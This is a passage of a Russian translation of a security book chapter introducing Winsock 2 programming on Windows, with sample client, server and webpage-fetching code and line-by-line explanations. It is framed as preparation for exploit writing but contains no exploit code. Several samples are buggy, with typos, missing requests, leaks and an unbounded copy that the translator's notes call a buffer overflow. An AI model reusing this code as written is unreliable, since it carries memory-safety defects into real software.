В: Одинаков ли интерфейс к BSD-сокетам на всех платформах UNIX?

О: В основных чертах программный интерфейс совместим на всех UNIX-платформах. Но имеются и некоторые различия, которые надо учитывать при написании переносимых программ. Они касаются значений констант, имен заголовочных файлов и ряда функций. Например, в системах, ведущих

происхождение от операционной системы BSD UNIX, имеется функция *getifaddrs()*, которая позволяет перечислить все сетевые интерфейсы на данном компьютере. В системе Linux такой функции нет, и для достижения аналогичного результата приходится прибегать к функции *ioctl()*.

В: На примере каких программ можно научиться программированию BSD-сокетов в интересах обеспечения безопасности?

О: Две самых распространенных программы такого рода – это NMAP и Nessus. NMAP применяется для сканирования сетей TCP/IP в поисках работающих хостов и служб. Nessus – это бесплатный, поставляемый с исходными текстами сканер безопасности, позволяющий, помимо сканирования сетей, еще и удаленно проверять наличие уязвимостей, которыми может воспользоваться хакер.

Оба проекта – хорошее пособие по применению BSD-сокетов в сфере информационной безопасности, организации атак и противодействия атакам. Их можно загрузить со следующих сайтов:

- NMAP – <http://www.insecure.org/nmap/>;
- Nessus – <http://www.nessus.org>.

В: Где можно получить детальную информацию о семействе протоколов TCP/IP и программировании BSD-сокетов?

О: Мы рекомендуем следующие книги на эту тему:

- W.R. Stevens «TCP/IP Illustrated, Volume 1»;
- W.R. Stevens «UNIX Network Programming, Volume 1: The Sockets Networking API».

Глава 4

Сокеты на платформе Windows (Winsock)

Описание данной главы:

- Обзор Winsock
 - Winsock 2.0
 - Программирование клиентских приложений
 - Программирование серверных приложений
 - Написание эксплойтов и программ про проверки наличия уязвимостей
 - Примеры
- См. также главы 3 и 5

- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

В прошлом система Linux, не будучи единственной на рынке, пользовалась особым предпочтением у хакеров. В те времена почти все эксплойты писались на платформе Linux и только на ней могли быть откомпилированы. С тех пор платформа Microsoft Win32 стала гораздо чаще применяться в корпоративных системах и уже почти сравнялась с Linux в части количества созданных на ней эксплойтов. Чтобы написать эксплойт в среде Microsoft Win32 или защититься от него, нужно хорошо разбираться в API WinSock 1 и, что еще более важно, WinSock 2.

Интерфейсы программирования WinSock 1 и WinSock 2 предназначены для написания сетевых программ. WinSock 2 использует библиотеку ws2_32.dll для взаимодействия со слоем Winsock или с интерфейсом сервис-провайдера (Service Provider Interface – SPI), который общается с физической аппаратурой. Поскольку программисты работают только на уровне Winsock 2 API, то об аппаратуре они могут ничего не знать. Цель Winsock API – предоставить программисту средства для максимально полного управления тем, что посылается физическому устройству и приходит от него, не заботясь при этом о том, что представляет собой само устройство. Производители аппаратуры должны придерживаться спецификации Windows SPI, если хотят, чтобы старые и новые программы могли работать с их оборудованием.

Абсолютное большинство программ для Windows, включающих работу с сокетами, так или иначе используют API Winsock или более новую его версию Winsock 2. По сравнению с Winsock или Winsock 1.1, версия Winsock 2 предоставляет гораздо более развитую функциональность.

Примечание

Код, представленный в этой главе, был написан и протестирован в среде Visual Studio 6 для Windows 2000 и XP.

Обзор Winsock

Первая версия Winsock была выпущена в 1993 году. Она была ограничена в том смысле, что могла работать только с семейством протоколов TCP/IP. Winsock 2 поддерживает и многие другие протоколы. С Winsock связаны две динамически загружаемые библиотеки (DLL), выбираемые в зависимости от того, для какой – 16- или 32-разрядной платформы пишется приложение. Для

16-разрядных приложений предназначена библиотека winsock.dll, а для 32-разрядных – wsock32.dll. Еще одним заметным недостатком Winsock была невозможность запустить одновременно более одного экземпляра. Эти ограничения следует считать не столько дефектами, сколько компромиссом, на который пришлось пойти, чтобы программисты могли пользоваться сокетами в ранних операционных системах Microsoft.

Из-за ограничений, присущих первой версии Winsock, сегодня стандартным API для программирования сокетов в Windows является Winsock 2. Эта версия впервые появилась в ОС Windows 98 и Windows NT 4.0. С тех пор она включается во все операционные системы Windows.

Примечание

Представленные в этой главе программы, не будут ни компилироваться, ни работать, если на компьютере отсутствует библиотека ws2_32.dll, поскольку именно она содержит всю функциональность Winsock 2. Загрузить эту библиотеку можно с сайта Microsoft.

Спецификация Winsock 2 ориентирована только на 32-разрядную платформу, следовательно, в Windows 3.11, NT 3.51 или более ранних 16-разрядных ОС она работать не будет. Однако, программы, написанные для старых ОС с использованием Winsock 1.1, будут работать и в новых системах, поскольку Winsock 2 обратно совместима почти без ограничений. Единственное исключение – это использование точек подключения (hook) при блокировках; они в Winsock 2 не поддерживаются. К числу новых по сравнению с Winsock 1.1 возможностей относятся:

- **Дополнительные протоколы.** Asynchronous Transfer Mode (ATM), Internetwork Packet Exchange (IPX)/Sequenced Packet Exchange (SPX) и Digital Equipment Corporation Network (DECnet);
- **Условный прием соединения.** Возможность отвергнуть запрос на соединение;
- **Многоуровневые сервис-провайдеры.** Возможность добавлять сервисы к существующим провайдерам транспортного уровня;
- **Многоточечные соединения и групповое вещание.** Зависимые и независимые от протокола API;
- **Множественные пространства имен.** Выбор протокола, по которому разрешать имена хостов и находить службы;
- **Поддержка нескольких протоколов.** Архитектура открытых систем Windows (Open Systems Architecture) позволяет сервис-провайдерам встраивать (plug-in) и надстраивать (pile-on) новые возможности;

- **Ввод/вывод с перекрытием и объекты-события.** Распространение существующих механизмов Windows на сокеты для повышения производительности;
- **Качество обслуживания (QoS).** Мониторинг и настройка полосы пропускания, доступной сокету;
- **Ввод с объединением и вывод с распределением (scatter-gather).** Возможность собирать отправляемый пакет из нескольких буферов и разносить принятый пакет по нескольким буферам;
- **Разделение сокетов.** Несколько процессов могут совместно пользоваться одним сокетом;
- **Независимость протокола транспортного уровня.** Возможность выбрать протокол в зависимости от необходимой службы;
- **Механизм расширений производителями.** Фирмы-производители могут добавлять собственные API.

Winsock 2.0

Прежде всего, откройте Visual Studio 6.0. Эксплойты пишутся исключительно как консольные приложения, то есть предназначены для запуска из окна команд Windows, похожего на терминал в UNIX. Как и командные утилиты в UNIX, консольное приложение может принимать параметры. Для создания нового рабочего пространства, содержащего пустое консольное приложение, выполните следующие действия.

1. В меню **File** (Файл) выберите пункт **New** (Создать).
2. Выберите из списка пункт **Win32 Console Application**, присвойте новому проекту имя и нажмите **OK**.
3. Выберите **An empty project** (Пустой проект) и нажмите кнопку **Finish**, чтобы начать работу.
4. Из меню **File** выберите пункт **New**.
5. Выберите вариант **C/C++ Source File** (Исходный текст на C/C++) и нажмите **OK**.
6. В этот момент на экране должно появиться пустое окно для ввода исходного текста программы.

В программу следует включить заголовочный файл Winsock 2 директивой `#include <winsock2.h>`. Кроме того, для работы Winsock 2 программа должна быть скомпонована с соответствующей библиотекой, иначе компоновщик не сможет отыскать необходимые функции. В Visual Studio 6.0 для компоновки с некоторой библиотекой есть два способа:

- Указать имя библиотеки непосредственно в файле с расширением `.lib` или `.cpp`. Это наиболее простой и предпочтительный метод, особенно если вы хотите передать свой проект в общее пользование;
- Включить библиотеки в рабочее пространство проекта, но тогда передавать свой код другим людям становится сложнее. Если вы скачали из сети программу, а она не компилируется, проверьте, все ли библиотеки указаны. Ниже приводятся подробные инструкции о том, как пользоваться обоими способами.

Компоновка с использованием Visual Studio 6.0

1. Нажмите **Alt+F7** для входа в меню **Project** (Проект) и выберите пункт **Settings** (Параметры).
2. В диалоговом окне **Project Settings** (Параметры проекта) перейдите на вкладку **Link** (Компоновка) и далее укажите курсором на поле **Object/Library modules** (Объектные файлы / Библиотечные модули). Введите имя библиотеки `ws2_32.dll` и нажмите **OK**.
3. Теперь ваша программа будет скомпонована с библиотекой `ws2_32.dll` (см. рис. 4.1).




Рис. 4.1. Диалоговое окно Project Settings в Visual Studio

Задание компоновки в исходном коде

1. Поместите следующий код сразу под директивами `#include: #pragma comment(lib, «ws2_32.lib»)`.
2. Теперь ваша программа должна быть скомпонована правильно.

Прежде чем начать использовать функции из Winsock 2 API, необходимо создать объект `WSADATA`, который осуществляет доступ к библиотеке

ws2_32.dll. В примере 4.1 этот объект обладает многими свойствами, из которых нас будет интересовать только *wVersion*. Макрос *MAKEWORD()* представляет номер версии в стандартном формате; так, *MAKEWORD(2, 0)* соответствует версии 2.0.

Пример 4.1. Объект WSADATA

```

1 WSADATA wsaData;
2 WORD wVersionRequested;
3 wVersionRequested = MAKEWORD(2, 0);
4 WSStartup(wVersionRequested, &wsaData);
5 if ( WSStartup(wVersionRequested, &wsaData) < 0 )
6 {
7     printf("Неправильная версия");
8     exit(1);
9 }
10 SOCKET MySocket;
11 MySock = socket(AF_INET, SOCK_STREAM, 0);
12 MySock = socket(AF_INET, SOCK_DGRAM, 0);
13 struct hostent *target_ptr;
14 target_ptr = gethostbyname( targetip );
15 if( target_ptr = gethostbyname( targetip ) == NULL )
16 {
17     printf("Не удастся разрешить имя.");
18     exit(1);
19 }
20 struct sockaddr_in sock;
21 memcpy(&sock.sin_addr.s_addr, target_ptr->h_addr, target_ptr->h_length);
22 sock.sin_family = AF_INET;
23 sock.sin_port = htons( port );
24 connect (MySock, (struct sockaddr *)&sock, sizeof (sock) );
25 if ( connect (MySock, (struct sockaddr *)&sock, sizeof (sock) ) )
26 {
27     printf("Не удастся установить соединение.");
28     exit(1);
29 }
30 char *recv_string = new char [MAX];
31 int nret = 0;
32 nret = recv( MySock, recv_string, MAX, 0 );
33 if( (nret = recv( MySock, recv_string, MAX, 0 )) <= 0 )
34 {
35     printf("Не получено никаких данных.");
36     exit(1);
37 }
38 char send_string [ ] = "\n\r Hello World \n\r\n\r";
39 int nret = 0;
40 nret = send( MySock, send_string, sizeof( send_string ) -1, 0 );
41 if( (nret=send( MySock, send_string, sizeof(send_string)-1, 0)) <= 0 )
42 {

```

```

43     printf("Не удастся отправить данные.");
44     exit(1);
45 }
46 socketaddr_in serverInfo;
47 serverInfo.sin_family = AF_INET;
48 serverInfo.sin_addr.s_addr = INADDR_ANY;
49 listen(MySock, 10);
50 SOCKET NewSock;
51 NewSock = accept(MySock, NULL, NULL);
52 closesocket(MySock);
53 WSACleanup();

```

Анализ

- В строках 1–9 для инициализации Winsock 2 вызывается функция *WSStartup()*, которая принимает два параметра: номер версии и объект *WSADATA*, который и надо инициализировать. В случае ошибки функция возвращает код. Чаще всего это случается, если запрошенный номер версии больше имеющегося на машине. Если же вы запрашиваете более раннюю версию, то функция завершается успешно.
- В строках 10–12 создается и инициализируется сокет. Функции *socket()* передаются три параметра: адресное семейство, тип сокета и протокол. В этой книге мы имеем дело только с адресным семейством *AF_INET*. Тип сокета может быть *SOCK_STREAM* или *SOCK_DGRAM*. *SOCK_STREAM* говорит о том, что должно быть создано двунаправленное потоковое соединение, для семейства *AF_INET* это означает протокол TCP. Константа *SOCK_DGRAM* означает, что сокет не требует установки соединения, в случае семейства *AF_INET* будет выбран протокол UDP. Последний параметр говорит, какой протокол будет использоваться для передачи данных. Значение зависит от указанного адресного семейства. Скорее всего, вам никогда не придется задавать этот параметр явно, так что оставляйте его равным нулю.
- В строках 13–19 готовится информация об адресе и номере порта для сокета. Можно указывать как IP-адрес, так и полностью определенное доменное имя хоста, которое еще предстоит разрешить. Преобразование доменного имени в форму, пригодную для конфигурирования сокета, производится с помощью структуры *hostent* и функции *gethostbyname()*, которая возвращает такую структуру. Ей передается строка, идентифицирующая удаленную машину. Это может быть IP-адрес в точечно-десятичной нотации, полностью определенное доменное имя, имя машины в локальной сети или любое другое имя, которое понимает программа *nslookup*. Функция *gethostbyname()* вернет NULL, если не сможет разрешить указанное имя.

В структуру *struct hostent* будет помещен двоичный IP-адрес. Его необходимо скопировать в структуру *sockaddr_in*. Сначала в строке 20 объявляется переменная *sock* этого типа, а затем *sin_addr.s_addr* копируется адрес из структуры, на которую указывает *target_ptr* (строка 21). Это делает функция *memcpy()*, которая работает аналогично *strcpy()*, только не со строками, а с блоками двоичных данных. Ей передаются три параметра: куда копировать, откуда копировать и сколько байтов копировать.

- Переменная *sock* пока еще не вполне готова, в строках 22 и 23 задается адресное семейство и номер порта. Идентификатор адресного семейства (*AF_INET*) помещается в поле *sin_family*, а номер порта, соответствующий службе, с которой мы хотим соединиться, – в поле *sin_port*. Отметим, что значение в поле *sin_port* должно быть представлено в сетевом порядке байтов, поскольку именно такой порядок принят в сетях TCP/IP. Для преобразования целого числа из машинной формы в сетевую применяется функция *htons()*.
- В строках 24–29 с помощью функции *connect()* устанавливается соединение. Эта функция принимает три параметра и возвращает код завершения операции. Первый параметр – это дескриптор сокета, в данном случае *MySock*. Второй – указатель на структуру, содержащую адресную информацию, то есть номер порта, IP-адрес и адресное семейство. Все это уже помещено в переменную *sock*. Последним параметром является длина второго параметра, для ее определения применяется встроенная в язык функция *sizeof()*. Если ошибок не произошло, *connect()* возвращает 0. Как и в случае с *WSAStartup()*, настоятельно рекомендуется проверять код возврата, чтобы быть уверенным, что соединение действительно установлено.
- В строках 30–37 мы занимаемся приемом данных от удаленной машины. Для этого предназначена функция *recv()*, которой передается четыре параметра: дескриптор уже соединенного сокета (*MySock*), буфер, в который будут скопированы пришедшие данные, длина этого буфера и набор флагов, уточняющих порядок работы. В частности, флаг *MSG_PEEK* говорит, что нужно прочесть данные, но не удалять их из системного буфера. Другой флаг *MSG_OOB* используется совместно с протоколом DECnet. Обычно задается просто значение 0, тогда данные копируются в ваш буфер, а из системного удаляются. Функция возвращает число прочитанных и помещенных в буфер байтов. Отрицательное значение свидетельствует об ошибке, нуль – о том, что прочитан «конец файла», то есть удаленный компьютер закрыл свой конец соединения.
- В строках 38–45 вызывается функция *send()* для отправки данных. Она тоже принимает четыре параметра и возвращает целое число. Первый

параметр, как и в случае *recv()*, – это дескриптор сокета, второй – указатель на буфер, содержащий отправляемые данные, третий – длина этого буфера. Обратите внимание, что мы вычитаем 1 из длины буфера, полученной с помощью *sizeof()*, чтобы не учитывать (и не передавать) завершающий нуль¹. Последний параметр тоже содержит флаги. Функция возвращает число отправленных байтов, которое может быть и меньше заданного третьим параметром².

- В строках 46–49 приведен фрагмент кода, характерный для серверных приложений, которым нужен сокет, находящийся в режим ожидания запросов на соединение. Для перевода сокета в такой режим служит функция *listen()*, которая принимает два параметра и возвращает целое число. Но сначала сокет нужно создать, указав адрес локального компьютера и номер прослушиваемого порта. Запишите в поле *sin_addr.s_addr* значение *INADDR_ANY*, означающее, что вы готовы принимать запросы на соединение, поступающие на любой из сетевых интерфейсов компьютера. Первым параметром *listen()* является дескриптор созданного сокета, вторым – длина очереди ожидающих соединений.
- В строках 50–51 вызывается функция *accept()*, которая будет ждать, пока не придет запрос от клиента. Она принимает три параметра и возвращает дескриптор нового сокета. Первый параметр – дескриптор сокета, находящегося в режиме ожидания, второй – указатель на структуру, в которой будет возвращен адрес клиента, третий – длина второго параметра. Последние два параметра необязательны, вместо них можно передать *NULL*. Возвращенный функцией *accept()* сокет можно использовать для последующего обмена данными с клиентом.
- В строках 52 и 53 производится очистка, важная операция, которой часто пренебрегают. В процессе очистки вызываются две функции: *closesocket()* и *WSACleanup()*. Первая закрывает сокет и освобождает все занятые им ресурсы, вторая освобождает память, выделенную объекту *WSADATA*, и выгружает библиотеку *ws2_32.dll*. По мере возрастания размера и сложности ваших программ очень важно не забывать своевременно уничтожать не нужные более объекты. Иначе приложение будет потреблять больше памяти, чем необходимо.

¹ В данном случае проще было бы воспользоваться функцией *strlen()*, которая возвращает длину строки без завершающего нуля. Впрочем, *strlen()* вычисляется во время исполнения программы, а *sizeof* – во время компиляции, так что мы получаем хоть небольшой да выигрыш в производительности. (Прим. перев.)

² Не столько отправленных, сколько скопированных в буфер сокета. Данные могут быть отправлены позднее. Если *send()* возвращает число, меньшее указанной длины данных, следует повторить вызов, сместив указатель на начало неотправленных данных и уменьшив длину остатка. (Прим. перев.)

Пример: скачивание Web-страницы с помощью WinSock

В этом примере мы построим простой робот для скачивания Web-страницы. Их содержимое будет выводиться на экран.

Программа ожидает, что в командной строке будет задано три аргумента: IP-адрес сервера, номер порта и имя файла. Обязательным является только IP-адрес. Если порт не задан, по умолчанию принимается значение 80, а в отсутствии имени файла скачивается начальная страница Web-сервера. Приложение должно отфильтровывать все страницы, содержащие сообщения об ошибках.

Пример 4.2. Простое приложение для скачивания Web-страниц

```

1 #include <stdio.h>
2 #include "hack.h"
3
4 int main(int argc, char *argv[])
5 {
6     int port = 80;
7     char* targetip;
8
9     if (argc < 2)
10 {
11     printf("WebGrab usage:\r\n");
12     printf("    %s <TargetIP> [port]\r\n", argv[0]);
13     return(0);
14 }
15
16 targetip = argv[1];
17 char* output;
18
19 if (argc >= 3)
20 {
21     port = atoi(argv[2]);
22 }
23
24 if (argc >= 4)
25 {
26     output = get_http(targetip, port, argv[3]);
27 }
28 else
29 {
30     output = get_http(targetip, port, "/");
31 }
32 if( is_string_in("Error 40", output ) ||

```

```

33 is_string_in("302 Object moved", output ) ||
34 is_string_in("404 Not Found", output ) ||
35 is_string_in("404 Object Not Found", output ))
36 {
37     printf("Такой страницы нет!");
38 }
39 else
40 {
41     printf("%s", output);
42 }
43 return(0);
44 }

```

Анализ

- В строке включается файл *hack.h*, который будет представлен ниже в примере 4.5.
- В строках 32–35 отфильтровываются различные сообщения Web-сервера об ошибках, возвращаемые, когда искомой страницы на сервере не оказалось.

Программирование клиентских приложений

Овладев основами Winsock, можно приступить к написанию приложений. Мы начнем с клиентского приложения, поскольку оно обычно проще серверного. Написание серверного приложения будет предметом следующего раздела.

Программа ClientApp.exe ожидает два аргумента в командной строке. Первый из них обязателен— это может быть IP-адрес или полностью определенное доменное имя хоста. Второй аргумент — номер порта; если же он не задан, то по умолчанию предполагается значение 80. Когда мы запускаем программу, указав адрес хоста, на котором работает Web-сервер, то получаем в ответ его начальную страницу (позже в этой главе мы расширим функциональность, позволив скачивать произвольные страницы с сервера). Программа может соединяться и с другими портами. Например, указав порт 25 (на нем работает почтовый протокол Simple Mail Transfer Protocol (SMTP)), мы получим в ответ шапку, содержащую информацию о сервере. Некоторые службы, например, Telnet, работающая на порту 23, возвращают, на первый взгляд, «мусор», но это только кажется — просто Telnet таким образом предлагает ввести имя и пароль.

Пример 4.3. Клиентское TCP-приложение¹

```

1 #include <stdio.h>
2 #include <winsock2.h>
3
4 #pragma comment(lib, "ws2_32.lib")
5 #define STRING_MAX 1024
6 #define MAX          64000
7 char *client_send(char *targetip, int port);
8 {
9     WSADATA wsaData;
10    WORD wVersionRequested;
11    struct hostent    pTarget;
12    struct sockaddr_in sock;
13    SOCKET            MySock;
14    wVersionRequested = MAKEWORD(2, 2);
15
16    if (WSAStartup(wVersionRequested, &wsaData) < 0)
17    {
18        printf("##### ОШИБКА! #####\n");
19
20        printf("Ваша версия ws2_32.dll устарела.\n");
21        printf("Скачайте и установите более свежую\n");
22        printf("версию ws2_32.dll.\n");
23
24        WSACleanup();
25        exit(1);
26    }
27    MySock = socket(AF_INET, SOCK_STREAM, 0);
28    if(MySock==INVALID_SOCKET)
29    {
30        printf("Ошибка сокета!\r\n");
31
32        closesocket(MySock);
33        WSACleanup();
34        exit(1);
35    }
36    if ((pTarget = gethostbyname(targetip)) == NULL)
37    {
38        printf("Не удалось разрешить имя %s, попробуйте еще раз.\n",
39            targetip);
40        closesocket(MySock);
41        WSACleanup();

```

¹ Программа написана некорректно. Она никогда не прочтет страницу с Web-сервера, поскольку не посылает ему запроса (функция send() не вызывается). Кроме того, память, выделенная под массив output в строке 56, никогда не освобождается, так как предложение, в котором автор хотел ее освободить (строка 70), находится после возврата из функции. Впрочем, кое-как программа работать будет: со службами SMTP и Telnet она сможет соединиться и даже получить от них ответ (*Прим. перев.*)

```

41    exit(1);
42 }
43 memcpy(&sock.sin_addr.s_addr, pTarget->h_addr, pTarget->h_length);
44 sock.sin_family = AF_INET;
45 sock.sin_port = htons( port );
46 if ( (connect(MySock, (struct sockaddr *)&sock, sizeof (sock) ))
47 {
48     printf("Не могу соединиться с хостом.\n");
49     closesocket(MySock);
50     WSACleanup();
51     exit(1);
52 }
53 char *recvString = new char[MAX];
54 int nret;
55 nret = recv(MySock, recvString, MAX + 1, 0);
56 char *output= new char[nret];
57 strcpy(output, "");
58 if (nret == SOCKET_ERROR)
59 {
60     printf("Неудачная попытка получить данные. \n");
61 }
62 else
63 {
64     strncat(output, recvString, nret);
65     delete [ ] recvString;
66 }
67 closesocket(MySock);
68 WSACleanup();
69 return (output);
70 delete [ ] output;
71 }
72 int main(int argc, char *argv[])
73 {
74     int port = 80;
75     char* targetip;
76
77     if (argc < 2)
78     {
79         printf("ClientApp usage:\r\n");
80         printf("    %s <TargetIP> [port]\r\n", argv[0]);
81         return(0);
82     }
83     targetip = argv[1];
84     if (argc >= 3)
85     {
86         port = atoi(argv[2]);
87     }
88     printf("%s", client_send(targetip, port) );
89     return(0);
90 }

```

Анализ

- В строках 1–6 включаются заголовочный файлы, задается компоновка с библиотекой *ws2_32.lib* и определяются две константы. Константа *STRING_MAX* задает максимальную длину строки запроса. Значение 1024 достаточно для «нормальных» запросов. Но эксплойты и утилиты для проверки наличия уязвимостей, особенно в результате переполнения буфера, часто посылают гораздо более длинные запросы. Константа *MAX* определяет максимальную длину ответа, как правило HTML-страницы. Она гораздо больше *STRING_MAX*, но и такого буфера может не хватить, тогда будет выдано сообщение об ошибке.
- В строке 7 начинается определение функции *client_send()*, осуществляющей отправку и получение данных. Она принимает два параметра: IP-адрес и номер порта, с которым мы хотим соединиться. Функция возвращает указатель на буфер, содержащий полученный от сервера ответ.
- В строке 9 объявляется объект типа *WSADATA*, который взаимодействует с библиотекой *ws2_32.dll*.
- В строке 10 объявлена переменная *wVersionRequest* типа *WORD*, которой мы позже воспользуемся для проверки номера версии *ws2_32.dll*.
- В строке 11 объявлена переменная типа *struct hostent*, необходимая для разрешения имени хоста.
- В строке 12 объявлена переменная типа *struct sockaddr_in*, в которой будет храниться адресная информация для сокета.
- В строке 13 объявлена переменная типа *SOCKET*, в которую мы позже поместим дескриптор сокета.
- В строках 16–26 инициализируется объект *WSADATA* и проверяется, что установлена подходящая версия *ws2_32.dll*. Если все хорошо, функция *WSAStartup()* вернет 0, в противном случае – отрицательное число. В программах посложнее иногда приходится выполнять более тщательный анализ кода ошибки, но в данном случае возврат отрицательного значения означает, скорее всего, что версия *ws2_32.dll* не годится.
- В строке 27 создается сокет. Параметр *AF_INET* означает, что мы будем работать с протоколами сети Интернет. Следующий параметр может принимать одно из двух значений: *SOCK_STREAM* обычно означает протокол TCP, а *SOCK_DGRAM* – протокол UDP. Следовательно, чтобы создать TCP-соединение, нужно задать значение *SOCK_STREAM*. Далее мы проверяем, успешно ли был создан сокет.
- В строке 36 переменная *pTarget* указывает на структуру, в которой хранятся результаты разрешения имени хоста. Если это сделать не удалось, *pTarget* будет равна *NULL*, в таком случае мы завершаем программу.

- В строке 43 полученный IP-адрес копируется в структуру *sockaddr_in*.
- В строках 44–45 мы заполняем остальные поля этой структуры: адресное семейство и номер порта.
- В строках 46–52 производится попытка установить соединение с указанным IP-адресом и портом. Функции *connect()* передается дескриптор ранее созданного сокета (*MySock*), указатель на структуру, содержащую адресную информацию (*sock*), а также длина этой структуры.
- В строках 53 и 54 объявляются переменные для хранения возвращенной сервером информации и числа прочитанных байтов.
- В строке 55 вызывается функция *recv()*, которая читает данные с сервера.
- В строках 56 и 57 мы выделяем из кучи память¹, в которую будут скопированы полученные от сервера данные. Далее проверяется, нормально ли завершилась операция *recv()*, в случае ошибки на экран выводится сообщение. Иначе полученный ответ копируется в буфер *output**. (Если этот шаг опустить, то поскольку буфер *recvString* не был предварительно инициализирован, а полученная строка может оказаться короче *MAX*, то при печати результата будет выведена не только эта строка, но и мусор, следующий за ней).
- В строках 67–70 освобождаются захваченные программой ресурсы и возвращается результат.
- В строках 72–90 объявляются переменные для хранения адреса и номера порта удаленной машины. Разбираются аргументы, заданные в командной строке, вызывается функция *client_send()* и полученный от нее результат печатается на экране.

Программирование серверных приложений

Серверное приложение во многом похоже на клиентское: оба посылают и принимают данные. Разница состоит в том, как устанавливается соединение. По своей природе сервер должен пассивно ждать, пока не придет запрос от клиента. После того как запрос будет принят, сервер может пользоваться теми же функциями для работы с сокетами, что и клиент. В примере 4.4 демонстрируется программа, работающая в роли сервера.

¹ Особенно хорошо это будет выглядеть, если *recv()* вернет отрицательное значение. При попытке выделить память под массив отрицательной длины приложение немедленно «выполнит недопустимую операцию и будет закрыто». (Прим. перев.)

² В котором не хватает места для завершающего нуля. Вот так и возникает переполнение буфера. (Прим. перев.)

Пример 4.4. Серверное TCP-приложение

```

1 #include <stdio.h>
2 #include <winsock2.h>
3
4 #pragma comment (lib, "ws2_32.lib")
5
6 #define STRING_MAX      2048
7 #define MAX             640000
8 #define MAX_CON         16
9 bool server(int port, char* send_string)
10 {
11     WSADATA wsaData;
12     WORD wVersionRequested;
13     SOCKET MyServer;
14     int nret;
15
16     wVersionRequested = MAKEWORD(2, 2);
17     if (WSAStartup(wVersionRequested, &wsaData) < 0)
18     {
19         printf("##### ОШИБКА!#####\n");
20         printf("Ваша версия ws2_32.dll слишком стара.\n");
21         printf("Зайдите на сайт Microsoft и скачайте более свежую\n");
22         printf("версию ws2_32.dll.\n");
23
24         WSACleanup();
25         return (FALSE);
26     }
27
28     MyServer = socket(AF_INET, SOCK_STREAM, 0);
29
30     if (MyServer == INVALID_SOCKET)
31     {
32         nret = WSAGetLastError();
33         printf("Ошибка при создании сокета.\n");
34         closesocket(MyServer);
35         WSACleanup();
36         return (FALSE);
37     }
38     struct sockaddr_in serverInfo;
39     serverInfo.sin_family = AF_INET;
40     serverInfo.sin_addr.s_addr = INADDR_ANY;
41     serverInfo.sin_port = htons(port);
42     nret = bind(MyServer, (struct sockaddr *)&serverInfo,
43                 sizeof (serverInfo) );
44
45     if (nret == SOCKET_ERROR)
46     {
47         nret = WSAGetLastError();
48         printf("Ошибка bind \n");

```

```

49     closesocket(MyServer);
50     WSACleanup();
51     return (FALSE);
52 }
53 nret = listen(MyServer, MAX_CON);
54
55 if (nret == SOCKET_ERROR)
56 {
57     nret = WSAGetLastError();
58     printf("Ошибка listen\n");
59
60     closesocket(MyServer);
61     WSACleanup();
62     return (FALSE);
63 }
64 SOCKET MyClient;
65 MyClient = accept(MyServer, NULL, NULL);
66
67 if (MyClient == INVALID_SOCKET)
68 {
69     nret = WSAGetLastError();
70     printf("Ошибка accept\n");
71     closesocket(MyServer);
72     closesocket(MyClient);
73     WSACleanup();
74     return (FALSE);
75 }
76 char *sendStr = new char[STRING_MAX];
77 strcpy(sendStr, "");
78 strcpy(sendStr, send_string);
79
80 nret = send(MyClient, sendStr, strlen(sendStr)-1, 0);
81
82 if (nret == SOCKET_ERROR)
83 {
84     printf("Ошибка при отправке сообщения")
85 }
86 else
87 {
88     printf("Сообщение отправлено. \n");
89 }
90
91 delete [ ] sendStr;
92 closesocket(MyClient);
93 closesocket(MyServer);
94
95 WSACleanup();
96 return (TRUE);
97 }
98 int main(int argc, char *argv[])

```

```

99 {
100 int port = 777;
101 char* targetip;
102 char* output = NULL;
103
104 if (argc < 2)
105 {
106     printf("ServerApp usage:\r\n");
107     printf("    %s [port]\r\n", argv[0]);
108     return(0);
109 }
110
111 targetip = argv[1];
112 if (argc >= 2)
113 {
114     port = atoi(argv[1]);
115 }
116
117 bool up = TRUE;
118 char sendStr[STRING_MAX];
119
120 strcpy(sendStr, "\r\n Hello World! \r\n\r\n");
121
122 printf("Сервер запускается...\n");
123
124 do
125 {
126     up = server(port, sendStr);
127 } while(up);
128
129 return(0);
130}

```

Собрав программы *ClientApp.exe* и *ServerApp.exe*, вы можете протестировать их совместную работу. Откройте два окна команд. В первом запустите *ServerApp.exe* на любом порту. Если вы не укажете номер порта, по умолчанию будет принято значение 777. Программа сообщит о запуске и будет ожидать запроса на соединение. Во втором окне запустите *ClientApp.exe*, задав в качестве первого аргумента *localhost*, а в качестве второго – номер порта, выбранный для сервера. Нажмите **Enter**. В окне клиента вы должны увидеть строку *Hello World!*, а в окне сервера строку «Сообщение отправлено». Сервер продолжит работу и будет ожидать следующего запроса на соединение. Чтобы остановить сервер, нажмите **Ctrl+C**.

Анализ

- В строке 38 объявлена переменная *serverInfo* для хранения адресной информации о сервере. В поле *sin_addr.s_addr* структуры *sockaddr_in* запи-

сывается константа *INADDR_ANY*, означающая, что сервер готов принимать соединения на любом из сетевых интерфейсов локального компьютера.

- В строке 41 сокет привязывается к адресу локального компьютера с помощью функции *bind()*.
- В строке 52 сервер начинает прослушивать свой порт.
- В строках 64–75 сервер принимает поступивший запрос и создает новый сокет (*MyClient*) для обмена данными с клиентом. А исходный сокет можно продолжать использовать для приема новых соединений.
- В строке 80 вызывается функция *send()*, которая отправляет данные. В случае успеха она вернет число отправленных байтов, в противном случае – признак ошибки (отрицательное число).
- В строках 98–130 определяется функция *main()*, которая разбирает аргументы, заданные в командной строке, и передает их функции *server()*. Сервер пассивно ожидает запроса на соединение и, получив его, отправляет в ответ строку Hello World. Он будет продолжать работать, пока не произойдет ошибка в функции *server()*.

Написание эксплойтов и программ для проверки наличия уязвимостей

